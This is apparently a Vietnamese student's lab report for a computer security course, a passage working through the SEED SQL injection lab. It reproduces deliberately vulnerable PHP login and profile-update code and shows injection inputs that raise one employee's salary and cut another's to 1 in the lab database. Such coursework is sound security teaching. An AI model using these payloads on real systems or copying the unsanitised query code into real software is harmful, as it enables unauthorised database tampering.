ĐẠI HỌC QUỐC GIA THÀNH PHỐ HỒ CHÍ MINH

TRƯỜNG ĐẠI HỌC KHOA HỌC TỰ NHIÊN

BÁO CÁO

Lab 5. WEB SECURITY

Họ và tên: Nguyễn Bửu Thạch

MSSV:20120576

Môn học: An ninh máy tính

Thành phố Hồ Chí Minh-2024

Yêu cầu

1. *(2,5 điểm).***SQL injection**
    - Khai thác lỗ hổng SQL Injection
    - Cách xử lý lỗ hổng này
2. *(2,5 điểm).***Cross-site Scripting Attack**
    - Khai thác lỗ hổng **Cross-site Scripting Attack**
    - Cách xử lý lỗ hổng này
3. *(2,5 điểm).***Cross-site Request Forgery**
    - Khai thác lỗ hổng **Cross-site Request Forgery**
    - Cách xử lý lỗ hổng này
4. *(2,5 điểm).***Cấu hình Website để truy cập qua giao thức HTTPS**
    - Tạo CA server (giả lập) cấp Certificate cho một website
    - Web server sử dụng Certificate được cấp bởi CA để cấu hình cho phép truy cập Website qua giao thức HTTPS

Lab 5.1. SQL Injection

SQL injection is a code injection technique that exploits the vulnerabilities in the interface between web applications and database servers. The vulnerability is present when user's inputs are not correctly checked within the web applications before being sent to the back-end database servers

Prepare:

- Pre-built Ubuntu 16.04 VM (download from the SEED Website - https://seedsecuritylabs.org/ & https://seedsecuritylabs.org/labsetup.html)

LAB GUIDE:

1. Review the lab environment

```
URL:    http://www.SEEDLabSQLInjection.com
Folder: /var/www/SQLInjection/
```

#vi /etc/host
/etc/ apache2/sites-available/ 000-default.conf

2. Get Familiar with SQL Statements

```
$ mysql -u root -pseedubuntu
```

we have already created the Users database for you, you just need to load this existing database using the following command:

```
mysql> use Users;
```

you can use the following command to print out all the tables of the selected database


```
mysql> show tables;
```

After running the commands above, you need to use a SQL command to print all the profile information of the employee Alice. Please provide the screenshot of your results

Các bước thực hiện:


Đầu tiên, ta dùng lệnh bên dưới để xem các trường có trong table credential:

Describe credential;



Tiếp theo, in tất cả hồ sơ thông tin của nhân viên Alice bằng lệnh:

Select * from credential where Name = ‘Alice’;



3. SQL Injection Attack on SELECT Statement
   We will use the login page from www.SEEDLabSQLInjection.com for this task

The web application authenticate users based on these two pieces of data, so only employees who know their passwords are allowed to log in. Your job, as an attacker, is to log into the web application without knowing any employee's credential.

To help you started with this task, we explain how authentication is implemented in the web application. The PHP code unsafe home.php, located in the **/var/www/SQLInjection** directory, is used to conduct user authentication. The following code snippet show how users are authenticated

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
                nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);

// The following is Pseudo Code
if(id != NULL) {
```

```
  if(name=='admin') {
     return All employees information;
  } else if (name !=NULL){
    return employee information;
  }
} else {
  Authentication Fails;
}
```


.

4. SQL Injection Attack from webpage.


Your task is to log into the web application as the administrator from the login page, so you can see the information of all the employees. We assume that you do know the administrator's account name which is admin, but you do not the password. You need to decide what to type in the Username and Password fields to succeed in the attack.

Cách thực hiện:

Đăng nhập với tài khoản admin nhưng không biết mật khẩu



Thông tin của các User



Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

5. SQL Injection Attack on UPDATE Statement


If a SQL injection vulnerability happens to an UPDATE statement, the damage will be more severe, because attackers can use the vulnerability to modify databases. In our Employee Management application, there is an Edit Profile page that allows employees to update their profile information, including nickname, email, address, phone number, and password


When employees update their information through the Edit Profile page, the following SQL UPDATE query will be executed. The PHP code implemented in unsafe edit backend.php file is used to update employee's profile information. The PHP file is located in the /var/www/SQLInjection directory

```
$hashed_pwd = sha1($input_pwd);
$sql = "UPDATE credential SET
   nickname='$input_nickname',
   email='$input_email',
   address='$input_address',
   Password='$hashed_pwd',
   PhoneNumber='$input_phonenumber'
   WHERE ID=$id;";
$conn->query($sql);
```

Cách thực hiện:

Đăng nhập với tài khoản Alice nhưng không biết mật khẩu





• Task 5.1: Modify your own salary. As shown in the Edit Profile page, employees can only update their nicknames, emails, addresses, phone numbers, and passwords; they are not authorized to change their salaries. Assume that you (Alice) are a disgruntled employee, and your boss Boby did not increase your salary this year. You want to increase your own salary by exploiting the SQL injection vulnerability in the

Edit-Profile page. Please demonstrate how you can achieve that. We assume that you do know that salaries are stored in a column called 'salary'.


• Task 5.2: Modify other people' salary. After increasing your own salary, you decide to punish your boss Boby. You want to reduce his salary to 1 dollar. Please demonstrate how you can achieve that.

• Task 5.3: Modify other people' password. After changing Boby's salary, you are still disgruntled, so you want to change Boby's password to something that you know, and then you can log into his account and do further damage. Please demonstrate how you can achieve that. You need to demonstrate that you can successfully log into Boby's account using the new password. One thing worth mentioning here is that the database stores the hash value of passwords instead of the plaintext password string. You can again look at the unsafe edit backend.php code to see how password is being stored. It uses SHA1 hash function to generate the hash value of password.


Task 5.1

Thực hiện sửa mức lương của Alice bằng lệnh:

alice',salary='300000




Kiểm tra kết quả: Mức lương của Alice đã được sửa thành công



Task 5.2:


Thay đổi mức lương của Boby về 1, ta thực hiện lệnh sau:

boby',salary = 1 WHERE Name = 'Boby'#

